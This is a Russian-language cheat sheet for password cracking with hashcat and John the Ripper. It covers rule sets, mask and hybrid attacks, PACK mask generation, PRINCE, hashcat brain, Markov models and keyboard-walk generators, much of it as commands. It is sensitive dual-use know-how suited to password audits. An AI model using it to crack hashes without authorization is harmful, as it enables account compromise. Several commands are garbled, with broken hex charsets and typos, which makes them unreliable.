Анализировать passwords.txt и вывести результаты:

```
python rulegen.py passwords.txt -q
```

analysis.word - несортированные и неуникальные исходные слова
analysis-sorted.word - отсортированные по частоте, уникальные исходные слова
analysis.rule - несортированные и неуникальные правила
analysis-sorted.rule - отсортированные по частоте, уникальные правила

ВСТРОЕННЫЕ ПРАВИЛА HASHCAT	Примерное кол-во правил
Incisive-leetspeak.rule	15487
InsidePro-HashManager.rule	6746
InsidePro-PasswordsPro.rule	3254
T0X1C-insert_00-99_1950-2050_toprules_0_F.rule	4019
T0X1C-insert_space_and_special_0_F.rule	482
T0X1C-insert_top_100_passwords_1_G.rule	1603
T0X1C.rule	4088
T0X1Cv1. rule	11934
best64.rule	77
combinator.rule	59
d3ad0ne.rule	34101
dive.rule	99092
generated.rule	14733
generated2.rule	65117
leetspeak.rule	29
oscommerce.rule	256
rockyou-30000.rule	30000
specific.rule	211
toggles1.rule	15
toggles2.rule	120
toggles3.rule	575
toggles4.rule	1940
toggles5.rule	4943
unix-ninja-leetspeak.rule	3073
/hybrid (содержит правила добавления префикса/суффикса)	1584

ВСТРОЕННЫЕ ПРАВИЛА JOHN	Примерное кол-во правил
All (Jumbo + Korelogic)	7074300
Extra	17
Jumbo (Wordlist + Single + Extra + NT + OldOffice)	226
Kore Logic	7074074
Loopback (NT + Split)	15
NT	14
OldOffice	1
Single	169
Single-Extra (Single + Extra + OldOffice)	187
Split	1
Wordlist	25

https://www.openwall.com/john/doc/RULES.shtml

ПРИМЕРЫ ПРОИЗВОЛЬНЫХ ПРАВИЛ

ПРАВИЛА L33TSP3@K	*ДОБАВИТЬ 2 ЦИФРЫ В КОНЕЦ*	*$СУФФИКС / ^ПРЕФИКС ДАТЫ*
so0	$0 $0	$1 $9 $9 $5
si1	$0 $1	^5 ^9 ^9 ^1
se3	$0 $2	$2 $0 $0 $0
ss5	$1 $1	^0 ^0 ^0 ^2
sa@	$1 $2	$2 $0 $1 $0
sO0	$1 $3	^0 ^1 ^0 ^2
sIl	$2 $1	$2 $0 $1 $7
sE3	$2 $2	^7 ^1 ^0 ^2
sS5	$6 $9	$2 $0 $1 $8
sA@	$9 $9	^8 ^1 ^0 ^2
ТОП 10 dive.rule	*ТОП 10 best64.rule*	*ТОП 10 rockyou.rule*
c	:	:
l	r	$1
u	u	r
T0	T0	$2
$1	$0	$1 $2 $3
} } } }	$1	$1 $2
p3	$2	$3
[	$3	$7
$.	$4	^1
]	$5	$2 $3

СОЗДАНИЕ АТАКИ ПО МАСКЕ

ОТЛАДКА / ПРОВЕРКА, РЕЗУЛЬТАТА ПРИМЕНЕНИЯ МАСКИ

```
hashcat -a 3 ?a?a?a?a --stdout
```

```
john --mask=?a?a?a?a --stdout
```

СОЗДАНИЕ АТАКИ ПО МАСКЕ В HASHCAT

Пример использования:

```
hashcat -a 3 -m #type hash.txt <mask>
```

Пример перебора всех возможных комбинаций, для пароля длиной 7 символов:

```
hashcat -a 3 -m #type hash.txt ?a?a?a?a?a?a?a
```

Пример перебора всех возможных комбинаций, для пароля длиной от 1 до 7 символов:

```
hashcat -a 3 -m #type hash.txt -i ?a?a?a?a?a?a?a
```

Пример перебора пароля с первой заглавной буквой, 3 неизвестными символами по середине и 2 цифрами в конце (напр. `Pass12`):

```
hashcat -a 3 -m #type hash.txt ?u?a?a?a?d?d
```

Пример брутфорса, при известной первой половине пароля, допустим **`"secret"`** и неизвестном окончании:

```
hashcat -a 3 -m #type hash.txt secret?a?a?a?a
```

Пример совмещения маски (с левой стороны) и списка слов (с правой), (напр. `123!Password`):

```
hashcat -a 7 -m #type hash.txt ?a?a?a?a dict.txt
```

Пример списка слов (с левой стороны) и маски (с правой), (напр. `Password123!`):

```
hashcat -a 6 -m #type hash.txt dict.txt ?a?a?a?a
```

ПОЛЬЗОВАТЕЛЬСКИЕ НАБОРЫ СИМВОЛОВ В HASHCAT

Четыре буфера пользовательских наборов символов для разработки эффективных целевых атак по маске, определены как: **-1 -2 -3 -4**

Пример пользовательского набора символов, нацеленного на пароли, которые начинаются только с "a, A, b, B" или "c, C", имеющих 4 неизвестных символа по середине и заканчивающихся на цифру (напр. `a17z#q7`):

```
hashcat -a 3 -m #type hash.txt -1 abcABC ?1?a?a?a?a?d
```

Пример пользовательского набора символов, нацеленного на пароли, которые начинаются только с букв в верхнем или нижнем регистре, имеющих 4 цифры по середине и заканчивающихся на спецсимвол из набора "! ,@, $" (напр. `W7462!` или `f1234$`):

```
hashcat -a 3 -m #type hash.txt -1 ?u?l -2 !@$ ?1?d?d?d?d?2
```

Пример применения всех четырех пользовательских наборов символов, одновременно (напр. `pow!12er`):

```
hashcat -a 3 -m #type hash.txt -1 qwer -2 poiu -3 123456 -4 !@#$% ?2?2?1?4?3?3?1?1
```

СОЗДАНИЕ АТАКИ ПО МАСКЕ В JOHN THE RIPPER

Пример использования:

```
john --format=#type hash. txt --mask=<mask>
```

Пример перебора всех возможных комбинаций, длиной до 7 символов:

```
john --format=#type hash.txt --mask=?a?a?a?a?a?a?a
```

Пример перебора пароля с первой заглавной буквой, 3 неизвестными символами по середине и 2 цифрами в конце (напр. `Pass12`):

```
john --format=#type hash.txt --mask=?u?a?a?a?d?d
```

Пример брутфорса, при известной первой половине пароля, допустим **"secret"** и неизвестном окончании:

```
john --format=#type hash.txt --mask=secret?a?a?a?a
```

Пример маски (с левой стороны) и списка слов (с правой стороны), (напр. `123!Password`):

```
john --format=#type hash.txt --wordlist=dict.txt --mask=?a?a?a?a?w
```

Пример списка слов (с левой стороны) и маски (с правой стороны), (напр. `Password123!`):

```
john --format=#type hash.txt --wordlist=dict.txt --mask=?w?a?a?a?a
```

ПОЛЬЗОВАТЕЛЬСКИЕ НАБОРЫ СИМВОЛОВ В JOHN

Девять буферов пользовательских наборов символов для разработки эффективных целевых атак по маске, определены как: **-1 -2 -3 -4 -5 -6 -7 -8 -9**

Пример пользовательского набора символов, нацеленного на пароли, которые начинаются только с "a, A, b, B" или "c, C", имеющих 4 неизвестных символа по середине и заканчивающихся на цифру (напр. a17z#q7):

```
john --format=#type hash.txt -1=abcABC --mask=?1?a?a?a?a?d
```

Пример пользовательского набора символов, нацеленного на пароли, которые начинаются только с букв в верхнем или нижнем регистре, имеющих 4 цифры по середине и заканчивающихся на спецсимвол из набора "! ,@, $" (напр. W7462! или f1234$):

```
john --format=#type hash.txt -1=?u?l -2=!@$ --mask=?1?d?d?d?d?2
```

Пример применения четырех пользовательских наборов символов, одновременно (напр. pow!12er):

```
john --format=#type hash.txt -1=qwer -2=poiu -3=123456 -4=1@#$% --mask=?2?2?1?4?3?3?1?1
```

ШПАРГАЛКА ПО МАСКАМ HASHCAT

?l = нижний регистр = 26 символов = abcdefghijklmnopqrstuvwxyz
?u = верхний регистр = 26 символов = ABCDEFGHIJKLMNOPQRSTUVWXYZ
?d = цифры = 10 символов = 0123456789
?s = спецсимволы = 33 символа = «space»!"#$%&'()*+, - . /:; <=>?@[\]^ _` {|}~
?a = все = 95 символов = нижний + верхний регистр + цифры + спецсимволы
?h = hex = 16 символов = 0123456789abcdef
?H = HEX = 16 символов = 0123456789ABCDEF
?b = байт = 256 байт = 0x00 - 0xff

ШПАРГАЛКА ПО МАСКАМ JOHN

?l = нижний регистр = 26 символов = abcdefghijklmnopqrstuvwxyz
?u = верхний регистр = 26 символов = ABCDEFGHIJKLMNOPQRSTUVWXYZ
?d = цифры = 10 символов = 0123456789
?s = спецсимволы = 33 символа = «space»!"#$%&'()*+, - . /:; <=>?@[\]^ _` {|}~
?a = все = 95 символов = нижний + верхний регистр + цифры + спецсимволы
?h = hex = 0x80 - 0xff
?A = все допустимые символы в текущей кодовой странице
?h = все 8-битные (0x80 - 0xff)
?H = все, за исключением нулевого символа(завершения строки)
?L = буквы не ASCII, в нижнем регистре
?U = буквы не ASCII, в верхнем регистре
?D = "цифры" не ASCII
?S = "спецсимволы" не ASCII
?w = При смешанной атаке по маске, заполнитель для оригинального слова

ФАЙЛЫ МАСОК

Hashcat позволяет создавать файлы с масками, путем размещения пользовательских масок, по одной на строку в текстовом файле с расширением .hmask.

ВСТРОЕННЫЕ ФАЙЛЫ МАСОК HASHCAT	Примерное кол-во масок
8char-1l-1u-1d-1s-compliant.hcmask	40824
8char-1l-1u-1d-1s-noncompliant.hcmask	24712
rockyou-1-60.hcmask	836
rockyou-2-1800.hcmask	2968
rockyou-3-3600.hcmask	3971
rockyou-4-43200.hcmask	7735
rockyou-5-86400.hcmask	10613
rockyou-6-864000.hcmask	17437
rockyou-7-2592000.hcmask	25043

ТОП МАСОК ЗАПАДНЫХ СТРАН

?l?l?l?l?l?l	6 маленьких букв
?l?l?l?l?l?l?l	7 маленьких букв
?l?l?l?l?l?l?l?l	8 маленьких букв
?d?d?d?d?d?d	6 цифр
?l?l?l?l?l?l?l?l?l?l?l?l	12 маленьких букв
?l?l?l?l?l?l?l?l?l	9 маленьких букв
?l?l?l?l?l?l?l?l?l?l	10 маленьких букв
?l?l?l?l?l	5 маленьких букв
?l?l?l?l?l?l?d?d?l?l?l?l	6 маленьких букв + 2 цифры + 4 маленькие буквы
?d?d?d?d?d?d?d?d?d?l?l?l?l	8 цифр + 4 маленькие буквы
?l?l?l?l?l?d?d	5 маленьких букв + 2 цифры
?d?d?d?d?d?d?d?d	8 цифр
?l?l?l?l?l?l?d?d	6 маленьких букв + 2 цифры
?l?l?l?l?l?l?l?l?d?d	8 маленьких букв + 2 цифры

ТОП МАСОК ВОСТОЧНЫХ СТРАН

?d?d?d?d?d?d?d?d	8 цифр
?d?d?d?d?d?d	6 цифр
?d?d?d?d?d?d?d	7 цифр
?d?d?d?d?d?d?d?d?d	9 цифр
?d?d?d?d?d?d?d?d?d?d	10 цифр
?l?l?l?l?l?l?l?l	8 маленьких букв
?d?d?d?d?d?d?d?d?d?d?d	11 цифр
?l?l?l?l?l?l	6 маленьких букв
?l?l?l?l?l?l?l?l?l	9 маленьких букв
?l?l?l?l?l?l?l?l	7 маленьких букв
?l?l?l?d?d?d?d?d?d	3 маленькие буквы + 6 цифр
?l?l?d?d?d?d?d?d	2 маленькие буквы + 6 цифр
?l?l?l?l?l?l?l?l?l?l	10 маленьких букв
?d?d?d?d?d?d?d?d?d?d?d?d	12 цифр

PACK (Password Analysis And Cracking Kit). СОЗДАНИЕ МАСОК

https://github.com/iphelix/pack
https://web.archive.org/web/20181225133644/thesprawl.org/projects/pack/

MASKGEN

Позволит вам автоматически создавать основанные на шаблонах атаки по маске, из известных паролей и фильтровать их по длине (пароля) и требуемому на взлом времени.

```
python maskgen.py example.mask
```

КЛЮЧИ MASKGEN

-t, --targettime	целевое время взлома, при объединении всех масок (секунд)
-o <file.hcmask>	записать маски в файл
--showmasks	показывать найденные маски

Частные случаи применения ключей для фильтрации масок:

--minlength=8	минимальная длина пароля
--maxlength=8	максимальная длина пароля
--mintime=3600	минимально возможное время взлома по маске (секунд)

--maxtime=3600 максимально возможное время взлома по маске (секунд)
--mincomplexity=1 минимальная сложность
--maxcomplexity=100 максимальная сложность
--minoccurrence=1 минимальная частота
--maxoccurrence=100 максимальная частота

Ключи сортировки масок:
--optindex сортировать по индексу маски (по умолчанию)
--occurrence сортировать по частоте
--complexity сортировать по сложности маски

Проверка области покрытия маски:
--checkmasks=?u?l?l?l?l?l?d,?l?l?l?l?l?d?d проверка областей покрытия масок
--checkmasksfile=masks.hcmask проверка областей покрытия масок из файла

Прочие ключи:
--pps=1000000000 паролей в секунду

ПРИМЕРЫ РАБОТЫ MASKGEN

Собирает статистику о взломанных паролях из passwords.txt и скрывает, встречающиеся менее, чем в 1% случаев:

```
python statsgen.py --hiderare passwords.txt
```

Сохраняет статистику масок в файл .mask, для дальнейшего анализа:

```
python statsgen.py --hiderare passwords.txt -o example.mask
```

Анализирует результаты из example.mask, такие как количество масок, приблизительное время на взлом и т. д.

```
python maskgen.py example.mask
```

Создание масок для 24 часовой (86400 секунд) атаки, основывающейся на том, что скорость взлома одной видеокарты GTX 1080 хешей MD5 = 24943.1 мегахешей/сек (см. табл. в приложении).

! Замените скоростью взлома MD5 вашего GPU!

```
python maskgen.py example.mask --targettime=86400 --optindex --pps=24943000000 -q
```

Записать маски для 24 часовой атаки в файл .hmask, для использования с hashcat:

```
python maskgen.py example.mask --targettime=86400 --optindex --pps=24943000000  -q -o example.hcmask
```

Применение вашего нового файла example.hcmask с hashcat, в режиме атаки по маске:

```
hashcat -a 3 -m #type hash.txt example.hcmask
```

ВРЕМЕННАЯ ТАБЛИЦА. ШПАРГАЛКА

60 секунд	1 минута
3600 секунд	1 час
86400 секунд	1 сутки
604800 секунд	1 неделя
1209600 секунд	2 недели
2419200 секунд	1 месяц (30 дней)
31536000 секунд	1 год

POLICYGEN

Создает набор масок, по порядку следуя заданной сложности пароля, значительно сокращая время взлома.

```
python policygen.py [options] -o example.hcmask
```

КЛЮЧИ POLICYGEN

-o masks.hcmask	Сохранение масок в файл
--pps=1000000000	паролей в секунду
--showmasks	показывать найденные маски
--noncompliant	создавать маски для несовместимых с политикой паролей
-q, --quiet	не показывать заголовки

Политика паролей:
Указание минимальной (или максимальной) надежности пароля, который вы собирались протестировать.

--minlength=8	минимальная длина пароля
--maxlength=8	максимальная длина пароля
--mindigit=1	минимальное кол-во цифр
--minlower=1	минимальное кол-во символов в нижнем регистре
--minupper=1	минимальное кол-во символов в верхнем регистре
--minspecial=1	минимальное кол-во спецсимволов
--maxdigit=3	максимальное кол-во цифр
--maxlower=3	максимальное кол-во символов в нижнем регистре
--maxupper=3	максимальное кол-во символов в верхнем регистре
--maxspecial=3	максимальное кол-во спецсимволов

ПРИМЕРЫ РАБОТЫ POLICYGEN

Создание масок для атаки на пароли, соответствующие политике: длина 8 символов, требует по крайней мере 1 символ в нижнем регистре, 1 в верхнем, 1 цифру и 1 спецсимвол.

```
python policygen.py --minlength 8 --maxlength 8 --minlower 1 --minupper 1 --mindigit 1 --minspecial 1 -o example.hcmask
```

Создание масок и указание приблизительного времени завершения, основываясь на том, что скорость взлома хешей MD5 на GTX 1080 = 24943.1 мегахешей/сек (см. табл. в приложении) для паролей, соответствующих политике: длина 8 символов, требует по крайней мере 1 символ в нижнем регистре, 1 в верхнем, 1 цифру и 1 спецсимвол.

```
python policygen.py --minlength 8 --maxlength 8 --minlower 1 --minupper 1 --mindigit 1 --minspecial 1 -o example.hcmask --pps=24943000000
```

ПРИМЕРЫ ПРОИЗВОЛЬНЫХ МАСОК

ДАТА С МАСКОЙ YYMMDD

```
hashcat -a 3 -m #type hash.txt -1 12 -2 90 -3 01 -4 123 ?1?2?3?d?4?d
```

ДАТА С МАСКОЙ YYYYMMDD

```
hashcat -a 3 -m #type hash.txt -1 12 -2 90  3 01 -4 123 ?1?2?d?d?3?d?4?d
```

МАСКА ИЗ 3 ПОСЛЕДОВАТЕЛЬНОСТЕЙ ЧИСЕЛ + СПЕЦСИМВОЛ

```
hashcat  -a 3  -m #type hash.txt -1 147 -2 258 -3 369 ?1?2?3?s
```

ИНОСТРАННЫЕ НАБОРЫ СИМВОЛОВ

ИНОСТРАННЫЕ НАБОРЫ СИМВОЛОВ

UTF8 ПОПУЛЯРНЫХ ЯЗЫКОВ

**Примеры для пароля, инкрементируемого до 4 символов.*

Арабский
UTF8 (d880-ddbf)

```
hashcat -a 3 -m #type hash.txt --hex-charset -1 d8d9dadbdcdd -2
80818283848586878889 8a8b8c8d8e8f909192939495969798999a9b9c9d9e9fa0ala2a3a4a5a6a7a8a9aaab
acadaeafb0blb2b3b4b5b6b7b8b9babbbcbdbebf -i ?1?2?1?2?1?2?1?2
```

Бенгальский
UTF8 (e0a680-e0adbf)

```
hashcat -a 3 -m #type hash.txt --hex-charset -1 e0 -2 a6a7a8a9aaabacad -3
80818283848586878889 8a8b8c8d8e8f909192939495969798999a9b9c9d9e9fa0ala2a3a4a5a6a7a8a9aaab
acadaeafb0blb2b3b4b5b6b7b8b9babbbcbdbebf -i ?1?2?3?1?2?3?1?2?3?1?2?3
```

Китайский (распространенные символы)
UTF8 (e4b880-e4bbbf)

```
hashcat -a 3 -m #type hash.txt --hex-charset -1 e4 -2 b8b9babb -3
80818283848586878889 8a8b8c8d8e8f909192939495969798999a9b9c9d9e9fa0ala2a3a4a5a6a7a8a9aaab
acadaeafb0blb2b3b4b5b6b7b8b9babbbcbdbebf -i ?1?2?3?1?2?3?1?2?3?1?2?3
```

Японский (катакана и хирагана)
UTF8 (e38180-e3869f)

```
hashcat -a 3 -m #type hash.txt --hex-charset -1 e3 -2 818283848586 -3
80818283848586878889 8a8b8c8d8e8f909192939495969798999a9b9c9d9e9fa0ala2a3a4a5a6a7a8a9aaab
acadaeafb0blb2b3b4b5b6b7b8b9babbbcbdbebf -i ?1?2?3?1?2?3?1?2?3?1?2?3
```

Русский
UTF8 (d080-d4bf)

```
hashcat -a 3 -m #type hash.txt --hex-charset -1 d0dld2d3d4 -2
80818283848586878889 8a8b8c8d8e8f909192939495969798999a9b9c9d9e9fa0ala2a3a4a5a6a7a8a9aaab
acadaeafb0blb2b3b4b5b6b7b8b9babbbcbdbebf -i ?1?2?1?2?1?2?1?2
```

ВСТРОЕННЫЕ НАБОРЫ СИМВОЛОВ HASHCAT

Hashcat ?h ?H
Hashcat включает шестнадцатиричные наборы символов в нижнем и верхнем регистрах:
?h 0123456789abcdef
?H = 0123456789ABCDEF

Немецкий

```
hashcat -a 3 -m #type hash.txt -1 charsets/German.hcchr -i ?1?1?1?1
```

Французкий

```
hashcat -a 3 -m #type hash.txt -1 charsets/French.hcchr -i ?1?1?1?1
```

Португальский

```
hashcat -a 3 -m #type hash.txt -1 charsets/Portuguese.hcchr -i ?l?l?l?l
```

ЯЗЫКИ ПОДДЕРЖИВАЕМЫХ КОДИРОВОК

```
hashcat -a 3 -m #type hash.txt -1 charsets/<language>.hcchr -i ?1?1?1?1
```

Bulgarian, Castilian, Catalan, English, French, German, Greek, Greek Polytonic, Italian, Lithuanian, Polish, Portuguese, Russian, Slovak, Spanish.

ВСТРОЕННЫЕ НАБОРЫ СИМВОЛОВ И UTF8 В JOHN

КЛЮЧИ:

--encoding=NAME	входная кодировка (напр. UTF-8, IS0-8859-1)
--input-encoding=NAME	входная кодировка (псевдоним для --encoding)
--internal-encoding=NAME	кодировка, использованная в правилах/масках (см. doc/ENCODING)
--target-encoding=NAME	выходная кодировка (используется при преобразовании во входную кодировку)

Пример LM хешей из западной Европы, использующих список слов в UTF-8:

```
john --format=lm hash.txt --encoding=utf8 --target:cp850 --wo:spanish.txt
```

Пример использования списка слов в UTF-8, совместно с встроенной кодировкой для обработки правил:

```
john --format=#type hash.txt --encoding=utf8 --internal=CP1252 --wordlist=french.lst  --rules
```

Пример использования маски, для печати всех возможных слов в "Latin-1", длиной 4:

```
john --stdout --encoding=utf8 --internal=8859-1 --mask:?l?l?l?l
```

ЯЗЫКИ ПОДДЕРЖИВАЕМЫХ КОДИРОВОК

UTF-8, IS0-8859-1 (Latin), IS0-8859-2 (Центральная/Восточная Европа), IS0-8859-7 (Латиница/Греческий), IS0-8859-15 (Западная Европа), CP437 (Латиница), CP737 (Греческий), CP850 (Западная Европа), CP852 (Центральная Европа), CP858 (Западная Европа), CP866 (Кириллица), CP1250 (Центральная Европа), CP1251 (Русский), CP1252 (Latin-1 по умолчанию), CP1253 (Греческий) и KOI8-R (Кириллица).

НАБОР СИМВОЛОВ BYTE "?b" В HASHCAT

Если вы не уверены, относительно позиции символа из иностранной кодировки в вашем целевом пароле, можете попробовать в маске набор символов byte ?b, используя скользящее окно. Например, если мы имеем пароль, длиной 6 символов:

```
?b = 256 byte = 0x00 - 0xff

hashcat -a 3 -m #type hash.txt ?b?a?a?a?a?a
                               ?a?b?a?a?a?a
                               ?a?a?b?a?a?a
                               ?a?a?a?b?a?a
                               ?a?a?a?a?b?a
                               ?a?a?a?a?a?b
```

ПРЕОБРАЗОВАНИЕ КОДИРОВКИ

HASHCAT

Принудительно преобразовывать встроенную кодировку списка слов из X:

```
hashcat -a o -m #type hash.txt dict.txt --encoding-from=utf-8
```

Принудительно преобразовать встроенную кодировку списка слов в X:

```
hashcat -a o -m #type hash.txt dict.txt --encoding-to=iso-8859-15
```

ICONV

Преобразовать кодировку списка слов в кодировку указанного языка:

```
iconv -f <old_encode> -t <new_encode> < dict.txt | sponge dict.txt.enc
```

ПРЕОБРАЗОВАНИЕ РЕЗУЛЬТАТОВ HASHCAT $HEX

Пример преобразования вхождений $HEX[ ] в hashcat.potfile в ASCII:

```
grep '$HEX' hashcat.pot | awk -F ":" {'print $2'} | perl -ne 'if($_=~m/\$HEX\[([A-Fa-f0-9]+)\]/) {print pack("H*", $1), "\n"}'
```

ПРОДВИНУТЫЕ АТАКИ

ПРОДВИНУТЫЕ АТАКИ

АТАКА PRINCE

PRINCE (PRobability INfinite Chained Elements) – возможно бесконечная последовательность элементов. Атака принимает один список слов на входе и собирает "цепочки" состыкованных слов автоматически.

HASHCAT PRINCEPROCESSOR

https://github.com/hashcat/princeprocessor

Атаковать "медленные" хеши:

```
pp64.bin dict.txt | hashcat -a 0 -m #type hash.txt
```

Усиленная атака на "быстрые" хеши:

```
pp64.bin --case-permute dict.txt | hashcat -a 0 -m #type hash.txt -r rule.txt
```

Пример PRINCE-атаки, производящей варианты, минимум 8 символьных паролей в количестве 4 элементов, отправляемых конвейером прямо в hashcat под атаку по правилам.

```
pp64.bin --pw-min=8 --limit=4 dict.txt | hashcat -a 0 -m #type hash.txt -r best64.rule
```

АТАКА PRINCECEPTION (@jmgosney)

Конвейеризация вывода одной PRINCE-атаки на вход другой.

```
pp64.bin dict.txt | pp64.bin | hashcat -a 0 -m #type hash.txt
```

АТАКА "ПУРПУРНЫЙ ДОЖДЬ" (@netmux)

**Почему это называется Пурпурным дождем? Это игра слов, т. к. netmux использовал утилиту PRINCEprocessor Hashcat и хит №1 певца Prince при разработке этой атаки.*

Перемешивайте вывод одного или нескольких словарей, перед подачей на вход PRINCE-атаки, совмещенной с атакой hashcat по случайно сгенерированным правилам.

https://www.netmux.com/blog/purple-rain-attack

```
shuf dict.txt | pp64.bin --pw-min=8 | hashcat -a 0 -m #type -w 4 -0 hash.txt -g 300000
```

"ПОКА СОЛНЦЕ НЕ ПОГАСНЕТ" (@Evil_Mog) **Еще одна песня.*

Подготовка, пермутация и расширение большого словаря PRINCE-атаку, и конвейером в hashcat.

```
. /prepare.bin < bigwordlist.txt | permute.bin | expander.bin | pp64.bin --pw min=8 |
hashcat -a 0 -m #type -w  4 -0 hash.txt
```

АТАКА PRINCE, ВСТРОЕННАЯ В JOHN

John The Pipper, поставляется со встроенной PRINCE-функциональностью:

```
john --prince=dict.txt hash.txt
```

HASHCAT BRAIN

Hashcat BRAIN будет отслеживать, какие варианты паролей уже опробованы на целевом списке хешей. Используя две базы данных в оперативной памяти и клиент-серверную архитектуру, hashcat будет проверять BRAIN на повторение паролей, *предполагаемых к попыткам атак* и отбрасывать их, если они уже применялись. Эта возможность, радикально меняет ваш подход к длительным и групповым (несколько машин, один hash.txt) задачам взлома. Обратите внимание, что функциональность BRAIN намного более эффективно проявляется на "медленных" типах хешей (примерно < 650 килохешей/сек), просто знайте об этом, когда пытаетесь применить BRAIN к чему-то вроде NTLM.

https://hashcat.net/forum/thread-7903.html

КЛЮЧИ:

--brain-server	запустить brain-сервер hashcat
--brain-client	запустить клиент hashcat brain, автоматически активируется --slow-candidates
--brain-host & --brain-port	ip/порт brain-сервера, прослушиваемый и принимающий подключения
--brain-session	переназначает автоматически расчитанный ID сессии brain
--brain-session-whitelist	принимать только явно записанные на brain-сервере ID сессий
--brain-password	указать пароль для аутентификации на brain-сервере
--brain-client-features	включение/отключение определенных возможностей hashcat brain

ТЕРМИНАЛЬНОЕ ОКНО #1 Запуск локального BRAIN сервера

```
hashcat  --brain-server
```

```
1547086922.385610 | 0.00s | 0 | Generated  authentication  password: 74fe414aede50622

1547086922.385792 | 0.00s | 0 |  Brain  server  started
```

ТЕРМИНАЛЬНОЕ ОКНО #2 Подключить локальный BRAIN клиент

```
hashcat -a 0 -m #type hash.txt dict.txt -z --brain-password 74fe414aede50622
```

МАСКОПРОЦЕССОР

Генератор атаки по маске с набором символов, конфигурируемым пользователем и возможностью ограничить число последовательных и повторяющихся символов для уменьшения пространства ключей атаки. https://github.com/hashcat/maskprocessor

Ограничить число последовательных символов в строке пароля четырьмя, ключ "-q":

```
mp64.bin -q 4 ?d?d?d?d?d?d?d?d | hashcat -a 0 -m #type hash.txt
```

Ограничить число одинаковых символов в строке пароля четырьмя, ключ "-r":

```
mp64.bin -r 4 d?d?d?d?d?d?d?d | hashcat -a 0 -m #type hash.txt
```

Ограничить двумя, число последовательных символов и число одинаковых символов в строке пароля:

```
mp64.bin -r 2 -q 2 ?d?d?d?d?d?d?d?d | hashcat -a 0 -m #type hash.txt
```

Применение пользовательских наборов символов, совместно с ограничением числа последовательных символов и одинаковых символов в строке пароля, двумя:

```
mp64.bin -r 2 -q 2 -1 aeiuo -2 TGBYHN ?1?2?1?2?d?d?d?d | hashcat -a 0 -m #type hash.tx
```

ПОЛЬЗОВАТЕЛЬСКАЯ АТАКА МАРКОВА / СТАТПРОЦЕССОР

Генератор слов, основывающийся на попозиционной атаке Маркова.
https://hashcat.net/wiki/doku.php?id=hashcat_utils#hcstat2gen
https://hashcat.net/wiki/doku.php?id=statsprocessor

HCSTAT2GEN

Создание пользовательских моделей Маркова, на основе уже взломанных целевых паролей с помощью утилиты hashcat, hcstat2gen.bin. Утилита hcstat2gen каждый раз создает файл 32 Мб и ей не важно, взят большой или маленький список паролей. Настоятельно рекомендуем вам создавать свои модели Маркова, для различающихся целевых подборок.

```
hcstat2gen.bin hcstat2_output_raw.bin < passwords.txt
```

```
lzma  --compress  --format=raw --stdout -9e hcstat2_output_raw.bin > output.hcstat2
```

Если ваша версия lzma не поддерживает --stdout, попробуйте:

```
lzma --compress --format=raw hcstat2_output_raw.bin --suffix=hcstat2
```

СТАТПРОЦЕССОР

Это высокопроизводительный генератор слов, основывающийся на предоставленной пользователем попозиционной модели Маркова (файл hcstat), использующий представление атаки по маске.

!! Внимание. Он еще не поддерживает новейший формат ‘hcstat2’, таким образом вы должны применить к получившемуся в результате файлу ‘hcstat2_output_raw.bin’, сжатие LZMA.

ШАГ 1: Создание вашей собственной модели Маркова.

```
hcstat2gen.bin hcstat2_output_raw.bin < passwords.txt
```

```
lzma --compress --format=raw --stdout -9e hcstat2_output_raw.bin > output.hcstat2
```

ШАГ 2.1: Подайте вашу только что созданную модель Маркова на вход Hashcat при атаке по маске или правилу.

```
hashcat -a 3 -m #type hash.txt --markov-hcstat2=output.hcstat2 ?a?a?a?a?a?a
```

```
hashcat -a 0 -m #type hash.txt dict.txt -r rule.txt --markov-hcstat2=output.hcstat2
```

ШАГ 2.2: ИЛИ применяйте устаревший hcstatgen.bin для создания вашей модели Маркова и отправляйте ее в Hashcat, с помощью sp64 и конвейера |.

```
hcstatgen.bin out.hcstat < passwords.txt
```

```
sp64.bin --pw-min 3 --pw-max 5 out.hcstat ?l?l?l?l?l?l | hashcat -a 0 -m  #type hash.txt
```

ПРОЦЕССОР KEYBOARD WALK

*****Это вроде графического ключа на смартфоне, только на обычной клавиатуре.*

Генератор keyboard-walks, с конфигурируемыми начальными символами, раскладками и маршрутами.
https://github.com/hashcat/kwprocessor

Пример keyboard-walk с очень маленьким набором символов в английской раскладке и 2-10 соседними клавишами, по конвейеру отправляющей результаты в hashcat:

```
kwp.bin basechar/tiny.base keymaps/en.keymap routes/2-to-10-max-3 -0 -z | hashcat -a 0 -m #type hash.txt
```

Пример keyboard-walk с полным набором символов в английской раскладке и 3x3 соседними клавишами, по конвейеру отправляющей результаты в hashcat:

```
./kwp basechars/full.base keymaps/en.keymap routes/3-to-3-exhaustive.route | hashcat -a 0 -m #type·hash.txt
```

[ПОЛНЫЙ СПИСОК КЛЮЧЕЙ]

```
./kwp [options] ... basechars-file keymap-file routes-file
```

-V, --version	Напечатать версию
-h, --help	Напечатать справку
-o, --output-file	Выходной файл
-b, --keyboard-basic	Символы нажимаемые без удержания Shift или Alt Gr
-s, --keyboard-shift	Символы нажимаемые с удержанием Shift
-a, --keyboard-altgr	Символы нажимаемые с удержанием Alt Gr (не английские)
-z, --keyboard-all	Метод быстрого применения всех --keyboard-* модификаторов
-1, --keywalk-south-west	Маршруты направленные по диагонали на юго-запад
-2, --keywalk-south	Маршруты направленные прямо на юг
-3, --keywalk-south-east	Маршруты направленные по диагонали на юго-восток
-4, --keywalk-west	Маршруты направленные прямо на запад
-5, --keywalk-repeat	Маршруты повторяющие символы
-6, --keywalk-east	Маршруты направленные прямо на восток
-7, --keywalk-north-west	Маршруты направленные по диагонали на северо-запад
-8, --keywalk-north	Маршруты направленные прямо на север
-9, --keywalk-north-east	Маршруты направленные по диагонали на северо-восток
-0, --keywalk-all	Метод быстрого применения всех --keywalk-* модификаторов
-n, --keywalk-distance-min	Минимальная разрешенная дистанция между символами
-x, --keywalk-distance-max	Максимальная разрешенная дистанция между символами

https://web.archive.org/web/20201025180558/hashes.org/mdxfind.php
https://web.archive.org/web/20170606180137/https://hashes.org/mdxfind.php отсюда качается MXFIND. (Автор ‘Waffle’)

MXFIND это программа, которая позволит вам прогонять большое количество невзломанных хешей любых типов, используя множество алгоритмов одновременно по отношению к большому числу паролей в виде открытого текста и правил, очень быстро. Ее главное назначение, обрабатывать огромные списки (20 миллионов, 50 миллионов и т. д.) не взломанных хешей и прогнать их по новым словарям, когда вы их предоставите.

